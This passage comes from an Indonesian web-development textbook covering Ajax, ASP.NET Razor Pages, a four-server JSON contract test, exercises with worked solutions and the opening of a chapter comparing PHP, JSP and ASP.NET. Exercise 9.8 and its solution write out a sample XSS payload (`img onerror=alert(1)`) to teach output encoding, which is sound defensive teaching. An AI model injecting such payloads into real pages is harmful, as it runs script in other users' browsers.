9.14 Satu Kontrak, Empat Server

Klaim bab ini adalah bahwa peramban tidak peduli server mana yang menjawab, asalkan kontrak pada **Tabel 9.2** ditepati. `tests/check_tracks.py` mengujinya: ia menyalakan setiap server bergiliran atas data segar dengan jam dibekukan, mengajukan pertanyaan yang sama kepada masing-masing — telepon benar, telepon salah, nota tak dikenal, masukan kosong, ETag yang sama lagi, jalur di luar folder statis, kiriman tanpa JSON atau tanpa token, antrean, *Mark finished*, *Hand over* dengan dan tanpa utang, status sesudahnya — lalu menghentikannya, dan membandingkan keempat jawaban pertama setelah diurai. **Kode 9.51** adalah akhir keluarannya; ke-96 pemeriksaan tercatat lengkap di `VERIFIED.md`.

Kode 9.51 Akhir keluaran nyata `tests/check_tracks.py` (bagian-bagian sebelumnya dan empat belas baris bagian ASP.NET dihilangkan di tempat yang ditandai). Blok terakhir membandingkan JSON hasil penguraian dari keempat jalur: identik.

```
== aspnet: ASP.NET Core Razor Pages (port 8910) ==
  ok    price list lists 12 services
  ok    status 200 for B2952 + right phone   (200)
  ok    ETag is "B2952-1-1"   ("B2952-1-1")
  …
  ok    page handler and minimal API give the same JSON
  ok    POST /Status without a token -> 400 (antiforgery)   (400)
  ok    POST /Status with the token: the server draws the answer (no JavaScript needed)
  ok    counter page carries an antiforgery token
  ok    POST without the token -> 400   (400)
  ok    queue of O03 has 10 open bills   (10)
  ok    advance B2952 -> finished
({"bill_id":"B2952","status":"finished","status_text":"Ready for pickup","arrived)
  ok    advance again -> 409, Rp 20.000 open
({"error":{"code":"conflict","message":"B2952: balance Rp 20.000 open. Record the payment
f)
  ok    B2403 (paid) -> departed
  ok    B2403 again -> 409 already collected
  ok    old ETag now -> 200, new ETag "B2952-2-1"
  ok    status_text Ready for pickup, 2 history rows
  ok    finished time is the shop clock   (2026-09-30 21:00:00)

== one contract, four servers ==
  ok    python answered exactly the same JSON as python
  ok    php answered exactly the same JSON as python
  ok    java answered exactly the same JSON as python
  ok    aspnet answered exactly the same JSON as python

ALL CHECKS PASSED
```

Tabel 9.17 menjajarkan keempat implementasinya.

Tabel 9.17 Status nota langsung dalam empat bahasa. Kosakatanya berbeda; tugas-tugasnya — merutekan, mencari, memberi versi, membandingkan, menjawab — sama di setiap kolom.

Tugas	Razor Pages (C#)	PHP 8	Java (JDK HttpServer)	Python (Flask)
Menyalakan, porta	`dotnet run`, 8910	`php -S … router.php`, 8920	`java … LiveStatusServer`, 8930	`python app.py`, 8940
Alamat status	`/Status?handler=Live`, `/api/status`	`/api/status`	`/api/status`	`/api/status`
Rute ke kode	berkas di `Pages/` + *handler*; `MapGet`	`router.php`	`createContext`	`@app.get`, `@app.post`
Keluaran JSON	`JsonResult`, `Results.Json`	`json_encode`	`Json.write` tulisan sendiri	`jsonify`
Data	CSV di memori (SQLite dengan satu paket)	PDO + SQLite	JDBC + SQLite	`sqlite3`
Pertahanan CSRF	token *antiforgery*, otomatis	wajib JSON (415)	wajib JSON (415)	wajib JSON (415)
Front end	`Status.cshtml` + `live-status.js`	`status.html` + `live-status.js`	sama	sama

Uji itu juga memastikan bahwa `live-status.js`, `counter.js`, dan `site.css` memiliki *digest* SHA-256 yang sama di kelima tempat penyimpanannya.

> **WAWASAN KUNCI.** Begitu peramban meminta *data* alih-alih halaman, *front end* dan *back end* hanya diikat oleh sebuah kontrak: beberapa alamat, beberapa kode status, dan bentuk JSON-nya. Sisi mana pun dapat ditulis ulang, dalam bahasa apa pun, tanpa diketahui sisi lainnya. Itulah warisan Ajax yang sesungguhnya, dan itulah sebabnya dokumen API Laundry lebih penting daripada implementasi mana pun darinya.

9.15 Profitina dalam Praktik

Profitina adalah platform visibilitas AI yang dibangun di Surabaya dan beroperasi di `app.profitina.com`. Ia mengukur seberapa siap situs web sebuah merek untuk *dikutip oleh mesin jawaban AI* — *Generative Engine Optimization*, GEO — lalu membantu memperbaiki temuannya. Ia adalah aplikasi Python di atas FastAPI dan PostgreSQL dengan model Qwen2.5 lokal; tidak ada bagiannya yang memakai .NET, namun gagasan-gagasan bab ini bekerja di dalamnya, karena gagasan itu tentang peramban dan HTTP, bukan tentang satu *framework*.

Halaman yang meminta data, bukan halaman. *Dashboard* pengguna — notifikasi, kanal yang diikuti, peringkat, aktivitas terbaru — digambar dari **satu** panggilan JSON, `GET /api/me/dashboard`, dan setiap butirnya bertaut ke bagiannya sendiri: kolom tengah pada **Tabel 9.3**.

Mendorong ketika *polling* keliru. Umpan komunitas *real-time* harus menampilkan setiap unggahan baru kepada banyak pembaca dalam sekejap, sepanjang hari; *polling* menurut Persamaan (9.6) akan lambat dan mahal, sehingga umpan itu memakai ***Server-Sent Events***, baris ketiga **Tabel 9.16**. Penghitung "N baru" pada kanal yang diikuti adalah sepupu yang lebih tenang dari lencana status Laundry.

Pembaruan optimistis. Ketika pengguna mengunggah, kotak tulisnya langsung kosong dan unggahannya langsung tampil, sebelum server menjawab; bila pengiriman gagal, teksnya dikembalikan. Inilah tombol konter yang dinonaktifkan, dibawa selangkah lebih jauh: anggap berhasil, perbaiki bila gagal.

***Escaping* tanpa kecuali, dan data pribadi sebagai hukum.** Teks yang ditulis seorang pengguna ditampilkan kepada orang lain sebagai teks — aturan `textContent` dan `@` pada Razor — dan tautan dalam unggahan disaring. Pemeriksaan status yang tidak mengungkap nama dan memberi satu jawaban untuk "nota tidak ada" dan "telepon salah" adalah versi kecil Laundry dari kewajiban minimisasi data yang dipenuhi Profitina menurut UU PDP No. 27/2022 [6].

Studi kasus yang dapat dijalankan selalu **Profitina Laundry**, tidak pernah produk yang sebenarnya. Yang terbawa adalah bentuknya: kontrak berupa alamat dan JSON, label versi yang membuat "tidak ada yang baru" murah, teks yang tidak pernah ditafsirkan sebagai *markup*, dan pilihan antara bertanya dan diberi tahu.

9.16 Kesalahan yang Sering Terjadi, dan Cara Menghindarinya

Memasang *runtime*, bukan SDK. `dotnet new` tidak ada. Pasang SDK (**Tabel 9.8**) dan periksa dengan `dotnet --list-sdks`.

Mencampuradukkan .NET Framework dan .NET. Contoh Web Forms tidak akan berjalan di .NET 10, dan ASP.NET Core tidak berjalan di .NET Framework. Periksa sasaran sebuah contoh.

Lupa `@page`, atau salah menamai *handler*. Berkas `.cshtml` tanpa `@page` menjawab 404; `OnPostSave` hanya dijalankan untuk `POST …?handler=Save`.

`@Html.Raw` atau `innerHTML` dengan data yang tidak Anda tulis. Keduanya mematikan *encoding*; satu nilai jahat menjadi skrip di peramban orang lain. Gunakan `@` dan `textContent`.

Mengirim dari skrip tanpa token *antiforgery*. Razor Pages menjawab 400. Taruh `@Html.AntiForgeryToken()` di halaman dan kirim *header* `RequestVerificationToken` (**Kode 9.44**).

Mengurai bilangan dengan *culture* mesin. Di komputer berpengaturan Indonesia, `decimal.Parse("2.1")` bernilai 21. Tetapkan *culture*-nya (**Kode 9.37**) atau gunakan `CultureInfo.InvariantCulture`.

Lupa `event.preventDefault()`. Formulir terkirim secara biasa, halaman dimuat ulang, dan kode Ajax tampak tidak berbuat apa-apa.

Melakukan *polling* terlalu sering, atau tanpa henti. Setiap halaman terbuka menelan $3600/T$ permintaan per jam (Persamaan (9.6)). Berhentilah saat galat dan saat selesai, jeda pada tab tersembunyi, dan mundurlah setelah kegagalan.

ETag yang tidak berubah ketika datanya berubah. Klien menyimpan jawaban basi selamanya. Turunkan ETag dari semua isi jawabannya (Persamaan (9.5)) dan uji bahwa ia berubah (**Kode 9.51**).

Membiarkan *cache* peramban menyembunyikan 304. Dengan mode *cache* bawaan, `fetch` dapat mengubah 304 menjadi 200 dengan badan yang tersimpan. Gunakan `cache: "no-store"` bila skrip mengelola versinya sendiri.

Jawaban berbeda untuk "data tidak ada" dan "rahasia salah", atau data pribadi di bilah alamat. Yang pertama membocorkan nomor nota mana yang ada; yang kedua bocor ke riwayat dan log.

Menampilkan halaman galat Development di produksi. Jangan pernah menjalankan server publik dengan `ASPNETCORE_ENVIRONMENT=Development`.

9.17 Ringkasan Bab

Rich internet application berperilaku seperti program desktop di dalam peramban (**Gambar 9.1**). *Plugin* yang dulu memungkinkannya telah lenyap semuanya (**Tabel 9.1**, **Gambar 9.5**); yang tersisa adalah HTML5 dan teknologi di sekitarnya (**Gambar 9.6**).

Ajax meminta data di latar belakang dan mengubah sebagian halaman (**Gambar 9.7**, **Gambar 9.8**), dengan logika kebanyakan di server atau kebanyakan di peramban (**Gambar 9.9**, **Gambar 9.11**). `XMLHttpRequest` (**Kode 9.4**) menjadi `fetch()` (**Kode 9.6**), XML menjadi JSON (**Tabel 9.2**), dan halaman yang dirender server dengan Ajax adalah pilihan bawaan yang masuk akal (**Gambar 9.16**, **Tabel 9.3**).

.NET adalah *runtime*, pustaka kelas, dan bahasa-bahasa (**Gambar 9.17**). ASP.NET beralih dari Web Forms melalui MVC ke ASP.NET Core dan satu .NET (**Gambar 9.19**, **Gambar 9.20**); **.NET 10** adalah LTS hingga November 2028 (**Tabel 9.6**).

Razor Pages: `dotnet new webapp` dan `dotnet run` (**Kode 9.9**, **Kode 9.10**); `Program.cs` mendaftarkan layanan dan membangun *pipeline middleware* (**Kode 9.12**, **Gambar 9.26**); sebuah halaman adalah *markup* ber-`@page` ditambah *page model* dengan *handler* (**Tabel 9.9**, **Tabel 9.11**). Razor meng-*encode* semua yang dicetaknya (**Tabel 9.10**); *binding*, validasi, dan *tag helper* membentuk formulir, dengan token *antiforgery* yang ditambahkan dan diperiksa otomatis (**Kode 9.22**).

Web Forms membangun halaman dari kontrol server dengan *postback* dan *view state* (**Gambar 9.23**); setiap gagasannya memiliki bentuk modern (**Tabel 9.15**).

Status nota langsung menerapkan aturan toko (Persamaan (9.3), Persamaan (9.4)), melabeli jawaban dengan ETag (Persamaan (9.5)), melayani HTML bagi manusia dan JSON bagi skrip dari

satu *page model* (**Kode 9.38**), dan melakukan *polling* dengan sopan (**Kode 9.41**, **Gambar 9.27**) dengan biaya sebesar Persamaan (9.6). **Empat server menepati satu kontrak** (**Kode 9.51**, **Tabel 9.17**).

Dokumentasi Razor Pages [18], rujukan Razor [14], dan buku Lock [19] adalah pendamping untuk ASP.NET Core; esai Garrett [3], standar Fetch [4] dan HTML [2], RFC 9110 [16], dan RFC 8259 [5] untuk sisi web; ikhtisar siklus hidup halaman dari Microsoft [20] untuk Web Forms; serta dokumentasi Flask [21], PHP [22], dan server HTTP JDK [23] untuk jalur-jalur lainnya.

9.18 Soal Latihan

9.1 Nota B2950 diterima di gerai Wiyung pada 2026-09-30 16:26:26 untuk layanan S0001, 6 kg, dan belum dibayar sama sekali. Hitunglah dengan tangan, memakai Persamaan (9.2), Persamaan (9.3), Persamaan (9.4), dan Persamaan (9.5), nilai payment, waktu janji, saldo, dan ETag-nya. Lalu periksa dengan jalur mana pun yang sedang berjalan (telepon pada nota itu `0817-0000-8341`).

9.2 Dengan Persamaan (9.1) dan Persamaan (9.2), hitung harga berikut di halaman penawaran dan sebutkan mana yang ditolak: (a) 3,4 kg setrika saja (S0003, Rp 6.000 per kg); (b) 2 pasang sepatu (S0011, Rp 45.000 per pasang); (c) 1,5 selimut (S0009).

9.3 Tebak apa yang dikirim Razor ke peramban untuk setiap baris, lalu periksa dengan menambahkannya ke `Razor.cshtml`: `@kilos * pricePerKg`, `@("<i>fast</i>")`, `owner@profitina-laundry.example`, `@@@kilos`.

9.4 Halaman seorang pelanggan telah menggambar B2952 dengan ETag `"B2952-1-1"`. Kasir mencatat pembayaran kedua sebesar Rp 20.000 (sehingga kini ada dua pembayaran). Apa yang diterima pemeriksaan berikutnya, dan apa yang berubah di halaman? Apa yang akan salah bila ETag dihitung dari peristiwa status saja?

9.5 1.200 pelanggan membiarkan halaman status terbuka dengan $T = 15$ detik. Berapa permintaan per jam dan per detik yang diterima server menurut Persamaan (9.6)? Berapa besar T agar beban tetap 20 permintaan per detik?

9.6 Pada waktu toko berapa nota B2941 (diterima 2026-09-29 17:45:13, layanan S0001) menjadi terlambat di halaman konter? Jalankan jalur Flask dengan `LAUNDRY_NOW` satu menit sebelum dan satu menit sesudahnya, lalu periksa *field* `overdue` di `/api/queue?outlet=O03`.

9.7 Tulis ulang potongan Web Forms ini sebagai kelas masukan dan *markup* Razor Pages: kotak teks `txtRack` dengan `RequiredFieldValidator` dan `RegularExpressionValidator` yang `ValidationExpression`-nya `^[A-C](0[1-9]|1[0-9]|20)$` dan pesannya “Racks are A01 to C20.”

9.8 Di `counter.js`, sel layanan ditulis dengan `textContent`. Andaikan seorang pegawai jahat mengganti nama sebuah layanan menjadi `<img src=x onerror=alert(1)>`. Apa yang ditampilkan konter dengan `textContent`, dan apa yang terjadi bila baris itu memakai `innerHTML`?

9.9 Kirim `POST /Counter?handler=Advance&id=B2952` ke jalur Razor Pages dengan `curl` tanpa token; lalu kirim `POST /api/bills/B2952/advance` ke jalur PHP sebagai formulir (`curl -d x=1`). Apa jawaban masing-masing, dan serangan apa yang dicegah oleh setiap penolakan itu?

9.10 Buka halaman status Razor Pages dengan JavaScript dimatikan di peramban (di Chrome: Settings → Privacy and security → Site settings → JavaScript) lalu periksa B2952. Apa yang terjadi, dan *handler* mana yang menjawab? Lakukan hal yang sama dengan `status.html` pada jalur PHP.

Jelaskan perbedaannya dan sebutkan apa yang dibutuhkan jalur PHP agar berperilaku seperti jalur Razor.

9.11 API Laundry mengizinkan paling banyak 10 pemeriksaan status per menit dari satu alamat IP. Dengan $T = 10$ detik, berapa pemeriksaan per menit yang dilakukan satu halaman terbuka, dan berapa halaman yang boleh dibiarkan terbuka oleh satu alamat IP (misalnya satu keluarga yang berbagi *router* rumah)? Jawaban apa yang semestinya diberikan server bila batasnya terlampaui, dan apa yang dilakukan `live-status.js` terhadapnya?

9.12 Ubah kata-kata untuk `finished` di satu jalur saja (misalnya `"Ready to collect"` di `laundry_status.py`) lalu jalankan `tests/check_tracks.py`. Pemeriksaan mana yang gagal, dan apa artinya tentang di mana kata-kata dalam kontrak seharusnya tinggal?

9.19 Penyelesaian Soal Latihan

9.1 Payment $= 6 \times 8000 = 48000$, Rp 48.000. $h(\text{S0001}) = 48$, sehingga waktu janji = 2026-09-30 16:26:26 + 48 jam = **2026-10-02 16:26:26**. Tidak ada pembayaran: saldo $= 48000 - 0 = 48000$. Satu peristiwa status (diterima) dan tanpa pembayaran: ETag = `"B2950-1-0"`. Jalur Flask menjawab persis nilai-nilai ini, dengan `status_text` "In process" dan `quantity` "6 kg".

9.2 (a) $u = \lceil 3.4 \rceil = 4$, $P = 4 \times 6000 = 24000$: Rp 24.000 untuk "4 kg". (b) $u = \lceil 2 \rceil = 2$, $P = 2 \times 45000 = 90000$: Rp 90.000 untuk "2 pairs". (c) Ditolak: selimut dijual per potong dan 1,5 bukan bilangan bulat, sehingga `OnPost` menambahkan "A whole number of items, for example 2." dan menggambar ulang formulirnya.

9.3 `@kilos * pricePerKg` mencetak `5 * pricePerKg`: ekspresi implisit berakhir di spasi, dan segala sesudahnya, termasuk kata `pricePerKg`, adalah teks biasa. `@("<i>fast</i>")` mencetak `<i>fast</i>`, sehingga peramban menampilkan tag-tag itu sebagai karakter. Alamat surel disalin tanpa perubahan. `@@@kilos` mencetak `@5`: `@@` adalah `@` harfiah, lalu `@kilos` adalah variabelnya. (*Build* buku ini mengompilasi sebuah halaman berisi persis empat baris ini dan menerima persis keempat hasil ini.)

9.4 Pembayaran menambah satu baris `Payment`, sehingga k_b menjadi 2 dan ETag menjadi `"B2952-1-2"`. Pemeriksaan berikutnya mengirim `If-None-Match: "B2952-1-1"`, yang tidak lagi cocok, sehingga menerima 200 dengan JSON baru: baris saldo berubah dari "Rp 20.000 still to pay" menjadi "Paid in full" (teks status tidak berubah, jadi tidak ada pengumuman). Bila ETag hanya menghitung peristiwa status, ia tetap `"B2952-1-1"`, server akan menjawab 304, dan halaman akan menampilkan saldo lama sampai perubahan status berikutnya — jawaban basi yang tidak akan terkoreksi berapa lama pun ditunggu.

9.5 $R = 3600 \times 1200/15 = 288000$ permintaan per jam, $288000/3600 = 80$ per detik. Untuk 20 per detik, $3600 \times 1200/T \leq 20 \times 3600$, sehingga $T \geq 1200/20 = 60$ detik.

9.6 Waktu janji = 2026-09-29 17:45:13 + 48 jam = 2026-10-01 17:45:13. Konter menandai nota yang masih antre sebagai terlambat bila waktu toko melewati saat itu. Dengan `LAUNDRY_NOW="2026-10-01 17:44:13"` jalur Flask menjawab `"overdue":false` untuk B2941; dengan `"2026-10-01 17:46:13"` ia menjawab `"overdue":true`, dan halaman konter menampilkan waktunya dengan warna merah beserta "(late)". (Membandingkan teksnya dapat dilakukan karena `YYYY-MM-DD HH:MM:SS` terurut menurut waktu.)

9.7 Pada kelas masukan: *property* `public string Rack { get; set; } = "";` dengan `[Required(ErrorMessage = "Enter a rack.")]` dan `[RegularExpression("^[A-C](0[1-`

`9]|1[0-9]|20)$", ErrorMessage = "Racks are A01 to C20.")]`. Pada *markup*: `<label asp-for="Input.Rack"></label> <input asp-for="Input.Rack"> <span asp-validation-for="Input.Rack"></span>`. *Handler*-nya memeriksa `ModelState.IsValid` seperti pada **Kode 9.20**; kedua validator hilang dari *markup* dan menjadi dua atribut.

9.8 Dengan `textContent`, sel itu menampilkan karakter-karakter `<img src=x onerror=alert(1)> · 5 kg` dan tidak ada yang dijalankan. Dengan `innerHTML`, peramban akan membuat elemen `img`, gagal memuat `x`, lalu menjalankan `alert(1)` — dan penyerang sungguhan akan menjalankan sesuatu yang lebih buruk, di peramban setiap kasir yang membuka konter. *Encoding* saat keluaran (`@` pada Razor, `textContent`) adalah pertahanannya; memercayai data karena "hanya pegawai yang dapat menyuntingnya" bukan pertahanan.

9.9 Jalur Razor Pages menjawab `400 Bad Request`: pemeriksaan *antiforgery* gagal. Ini mencegah *cross-site request forgery* — halaman di situs lain tidak dapat membaca token dari halaman Laundry, sehingga tidak dapat membuat peramban kasir memajukan nota. Jalur PHP menjawab `415` dengan `{"error":{"code":"unsupported_media_type",…}}`: kiriman formulir bukan JSON. Ini mencegah serangan yang sama lewat jalan lain, karena situs lain dapat membuat peramban mengirim formulir tetapi tidak dapat mengirim `application/json` lintas situs tanpa *preflight* yang tidak disetujui server.

9.10 Di jalur Razor Pages, formulir terkirim secara biasa ke `/Status`; `OnPost` mencari notanya dan *markup* menggambar kartunya di server. Halaman itu bekerja, hanya saja tidak memperbarui dirinya sendiri — peningkatan progresif. Di jalur PHP, `status.html` adalah berkas statis yang formulirnya tidak memiliki `action` maupun *handler* sisi server: tanpa skrip, mengirim formulir hanya memuat ulang `status.html` dengan nilai-nilai di alamatnya dan tidak menampilkan apa pun. Agar berperilaku seperti jalur Razor, jalur PHP memerlukan halaman PHP (misalnya `status.php`) yang menerima formulir, memanggil `lookUp`, dan mencetak kartunya dengan `htmlspecialchars`, dengan `action` formulir menunjuk ke sana; `live-status.js` lalu mengambil alih bila bisa.

9.11 Satu halaman melakukan $60/10 = 6$ pemeriksaan per menit, sehingga hanya $\lfloor 10/6 \rfloor = 1$ halaman per alamat IP yang tetap di bawah batas; halaman terbuka kedua akan melampauinya. Server semestinya menjawab `429 Too Many Requests` dengan galat JSON yang biasa. `live-status.js` memperlakukan setiap jawaban tidak-`ok` sebagai akhir: ia menyembunyikan kartu, menampilkan pesan, dan berhenti melakukan *polling*. Rancangan yang lebih baik untuk kasus ini akan menghormati *header* `Retry-After` dan mencoba lagi nanti, atau batasnya dinaikkan untuk permintaan bersyarat yang berakhir dengan 304, yang murah bagi server.

9.12 *Build* mencoba persis ini. Satu pemeriksaan gagal, di bagian Python: "status_text Ready for pickup, 2 history rows", karena setelah *Mark finished* jalur Flask berkata "Ready to collect". Semua pemeriksaan lain lulus — termasuk perbandingan terakhir keempat jalur, karena perbandingan itu hanya membandingkan jawaban *pertama*, ketika B2952 masih "In process". Ada dua pelajaran. Kata-kata yang dibaca pelanggan adalah bagian dari kontrak, sehingga tempatnya di dokumen API dan harus diuji di setiap implementasi. Dan uji perbandingan hanya sebaik keadaan-keadaan yang dibandingkannya: `check_tracks.py` sebaiknya juga membandingkan keempat jawaban *sesudah* nota dimajukan, yang akan menangkap perubahan itu untuk kedua kalinya.

Daftar Pustaka

[1] YouTube Engineering and Developers Blog, "YouTube now defaults to HTML5 ," Jan. 27, 2015. [Online]. Available: https://youtube-eng.googleblog.com/2015/01/youtube-now-defaults-to-html5_27.html

[2] WHATWG, *HTML Living Standard*. [Online]. Available: https://html.spec.whatwg.org/

[3] J. J. Garrett, "Ajax: A New Approach to Web Applications," Adaptive Path, Feb. 18, 2005.

[4] WHATWG, *Fetch Living Standard*. [Online]. Available: https://fetch.spec.whatwg.org/

[5] T. Bray, Ed., "The JavaScript Object Notation (JSON) Data Interchange Format," RFC 8259, IETF, Dec. 2017.

[6] Republic of Indonesia, *Undang-Undang Nomor 27 Tahun 2022 tentang Pelindungan Data Pribadi*. Jakarta, Indonesia, 2022.

[7] Stack Overflow, "2025 Developer Survey: Technology — Web frameworks and technologies," Jul. 2025. [Online]. Available: https://survey.stackoverflow.co/2025/technology

[8] Microsoft, "Visual Studio for Mac retired August 31, 2024," *Microsoft Lifecycle*. [Online]. Available: https://learn.microsoft.com/lifecycle/announcements/visual-studio-mac-end-of-servicing

[9] Microsoft, *.NET and .NET Core Support Policy*. [Online]. Available: https://dotnet.microsoft.com/platform/support/policy/dotnet-core

[10] Microsoft, *Download .NET* (versions, support phases and latest releases), accessed Sep. 24, 2026. [Online]. Available: https://dotnet.microsoft.com/download/dotnet

[11] Microsoft .NET Blog, "What's new for .NET in Ubuntu 26.04," Apr. 23, 2026. [Online]. Available: https://devblogs.microsoft.com/dotnet/whats-new-for-dotnet-in-ubuntu-2604/

[12] Microsoft, *Install .NET on Windows, Linux, and macOS*. [Online]. Available: https://learn.microsoft.com/dotnet/core/install/

[13] Microsoft, *C# Dev Kit* (Visual Studio Code extension `ms-dotnettools.csdevkit`). [Online]. Available: https://marketplace.visualstudio.com/items?itemName=ms-dotnettools.csdevkit

[14] Microsoft, *Razor Syntax Reference for ASP.NET Core*. [Online]. Available: https://learn.microsoft.com/aspnet/core/mvc/views/razor

[15] OWASP Foundation, *Cross-Site Request Forgery Prevention Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html

[16] R. Fielding, M. Nottingham, and J. Reschke, Eds., "HTTP Semantics," RFC 9110, IETF, Jun. 2022.

[17] W3C, *Accessible Rich Internet Applications (WAI-ARIA) 1.2*, W3C Recommendation, Jun. 2023.

[18] Microsoft, *Razor Pages Architecture and Concepts in ASP.NET Core*. [Online]. Available: https://learn.microsoft.com/aspnet/core/razor-pages/

[19] A. Lock, *ASP.NET Core in Action*, 3rd ed. Shelter Island, NY, USA: Manning, 2023.

[20] Microsoft, *ASP.NET Page Life Cycle Overview* (ASP.NET Web Forms, .NET Framework 4.8). [Online]. Available: https://learn.microsoft.com/previous-versions/aspnet/ms178472(v=vs.100)

[21] Pallets Projects, *Flask Documentation (3.1.x)*. [Online]. Available: https://flask.palletsprojects.com/

[22] The PHP Group, *PHP Manual: Built-in Web Server*. [Online]. Available: https://www.php.net/manual/en/features.commandline.webserver.php

[23] Oracle, *Package com.sun.net.httpserver* (Java SE 21 API). [Online]. Available: https://docs.oracle.com/en/java/javase/21/docs/api/jdk.httpserver/com/sun/net/httpserver/package-summary.html

Bab 10
Tiga Sistem Didemonstrasikan: PHP, JSP, dan ASP.NET

Pada akhir bab ini Anda sudah membangun satu bagian kecil yang sama dari Profitina Laundry sebanyak lima kali, dan Anda akan mampu membaca salah satu dari kelimanya lalu menunjuk kembarannya di empat yang lain. Bagian itu sengaja dibuat kecil: seorang karyawan masuk (*login*) dengan kata sandi yang di-*hash*, mencari pelanggan berdasarkan nama atau nomor telepon, membuat nota, dan membuka halaman nota itu. Bagian ini dibangun dalam PHP 8 dengan PDO; dalam Jakarta Servlet dengan tampilan JSP, sebagai arsip web untuk Tomcat; di atas server web yang ikut terpasang di setiap JDK; dalam ASP.NET Core Razor Pages di .NET 10; dan dalam Python dengan Flask. Untuk masing-masing Anda akan tahu bagaimana sebuah permintaan berjalan dari jaringan ke kode Anda dan kembali, bagaimana sebuah alamat seperti `/bills/B2954` diubah menjadi pemanggilan satu fungsi tertentu, bagaimana halaman digambar dari templat, di mana status *login* diingat di antara permintaan, bagaimana basis data dijangkau, di mana pengaturan disimpan, dan bagaimana semuanya dipasang di server sungguhan — XAMPP dan Apache, Tomcat, Kestrel di belakang IIS, atau gunicorn. Satu program uji, yang ditulis sekali dalam Python dengan pustaka standar saja, dijalankan terhadap setiap server yang dapat berjalan di mesin pembangunan buku ini, dan memberi semuanya delapan belas pemeriksaan yang sama. Bab ini ditutup dengan perbandingan yang jujur dan pembahasan tentang sistem mana yang sebaiknya dipilih, beserta alasan mengapa jawabannya hampir tidak pernah bergantung pada bahasanya.

10.1 Posisi Kita Saat Ini

Tiga bab dalam buku ini masing-masing mengajarkan satu cara menaruh program di belakang halaman web. Bab 3 dan Bab 5 mengajarkan PHP: sebuah berkas yang diserahkan server web kepada *interpreter*, dengan MySQL di belakangnya melalui PDO. Bab 7 mengajarkan Java: sebuah kelas yang dibuat sekali oleh *servlet container* seperti Tomcat lalu dipanggil untuk setiap permintaan, dengan halaman JSP sebagai tampilannya. Bab 9 mengajarkan ASP.NET: model Web Forms dari awal tahun 2000-an sebagai sejarah, dan ASP.NET Core Razor Pages di .NET 10 sebagai cara gagasan yang sama ditulis sekarang.

Setiap bab itu, mau tidak mau, membahas satu sistem pada satu waktu. Itulah cara yang tepat untuk mempelajari sebuah sistem, dan cara yang keliru untuk memahami web. Ketika Anda mempelajari satu sistem, Anda tidak dapat membedakan kebiasaan mana yang merupakan *sifat web* dan mana yang *sifat sistem itu*. Apakah web yang membuat kita harus meng-*escape* teks sebelum memasukkannya ke halaman, atau PHP? Apakah web yang memerlukan *cookie* sesi, atau Tomcat? Apakah *route* itu sebuah gagasan, atau sebuah dekorator Flask?

Bab ini menjawab pertanyaan-pertanyaan itu dengan percobaan. Satu kumpulan fitur dibangun lima kali, lalu kelimanya diletakkan berdampingan. Di bagian yang dikerjakan sama oleh kelimanya, itulah web, dan Anda perlu menguasainya sedemikian rupa sehingga Anda akan melakukannya juga dalam bahasa yang belum pernah Anda lihat. Di bagian yang berbeda,

perbedaan itu adalah keputusan desain yang dibuat seseorang, dan Anda perlu tahu apa yang diperoleh dan apa yang dikorbankan olehnya.

Tiga janji sebelum kita mulai.

Tidak ada yang diklaim bila tidak benar-benar terjadi. Empat dari lima versi dijalankan di mesin pembangunan buku ini dan diuji melalui HTTP sungguhan oleh program uji yang sama; keluaran cetaknya dikutip apa adanya. Versi *servlet* dan JSP dikompilasi terhadap API Jakarta Servlet 6.0 dan dikemas menjadi berkas WAR, tetapi tidak di-*deploy*, karena Tomcat tidak dapat diunduh di lingkungan pembangunan; bab ini menyatakannya setiap kali hal itu penting, dan menunjukkan langkah-langkah yang Anda jalankan sendiri.

Kasusnya nyata. Datanya adalah basis data contoh Profitina Laundry dari Bab 5 — tiga gerai, empat belas karyawan, 256 pelanggan, 2.953 nota — dan kata sandinya adalah *hash* PBKDF2 yang tersimpan di dalamnya, *hash* yang sama yang diverifikasi oleh setiap jalur Laundry.

Kumpulan fiturnya identik. Bukan “kurang lebih sama”: alamat yang sama, kode status yang sama sejauh kerangka kerjanya mengizinkan, pesan yang sama huruf demi huruf, dan struktur HTML yang sama, sehingga satu program dapat menguji semuanya, dan sehingga ketika sebuah perbedaan muncul, perbedaan itu memang layak dibicarakan.

10.2 Satu Kumpulan Fitur, Lima Bangunan

10.2.1 Apa yang kita bangun

Kumpulan fitur ini adalah irisan terkecil dari Laundry yang masih memiliki setiap bagian yang dimiliki aplikasi web sungguhan: *login*, daftar dengan pencarian, formulir yang menulis ke basis data, dan halaman yang membaca satu rekaman. **Tabel 10.1** adalah spesifikasinya yang lengkap. Setiap versi mengimplementasikan tepat baris-baris ini dan tidak lebih.

Tabel 10.1 Kumpulan fitur yang lengkap, sama di setiap versi. Sebuah "*redirect*" adalah respons 302 atau 303 dengan *header* `Location`; yang mana dari keduanya yang dikirim setiap sistem justru menjadi salah satu temuan bab ini.

Metode dan alamat	Siapa yang boleh	Apa yang terjadi	Jawaban
`GET /login`	siapa saja	formulir *login*, dengan token anti-pemalsuan tersembunyi	200
`POST /login`	siapa saja	cocokkan e-mel dan kata sandi dengan *hash* PBKDF2 yang tersimpan	*redirect* ke `/customers`, atau 401 dengan "Wrong e-mail or password."
`POST /logout`	yang sudah *login*	lupakan *login*	*redirect* ke `/login`
`GET /customers?q=…`	yang sudah *login*	pelanggan yang nama atau teleponnya memuat `q`; jumlahnya, dan 20 yang pertama	200
`GET /bills/new`	yang sudah *login*, bukan pencuci	formulir nota baru	200, atau 403 untuk pencuci
`POST /bills/new`	yang sudah *login*, bukan pencuci	periksa formulir; jika sah, sisipkan nota dan baris log status pertamanya dalam satu transaksi	*redirect* ke `/bills/<id>`, atau 422 dengan pesan-pesannya
`GET /bills/<id>`	yang sudah *login*	nota, pelanggannya, layanan, tagihan, gerai, dan kasirnya	200, atau 404
`POST` apa pun tanpa token yang benar	—	ditolak sebelum kode halaman mana pun berjalan	403 (atau 400, Subbab 10.10)
halaman apa pun selain `/login`, belum *login*	—	dikirim ke halaman *login*	*redirect* ke `/login`

Bacalah tabel itu sebagai kontrak antara halaman-halaman dan dunia luar. Tabel itu tidak menyebut PHP, Java, C#, atau Python. Tabel itu menyebut apa yang dikirim peramban dan apa yang diterimanya kembali. Hanya itulah yang dapat diketahui peramban tentang sebuah server, dan itulah sebabnya lima program dalam empat bahasa dapat diuji oleh satu pengujian.

Tiga aturan usaha berada di balik tabel itu dan ditegakkan dengan cara yang sama oleh setiap versi.

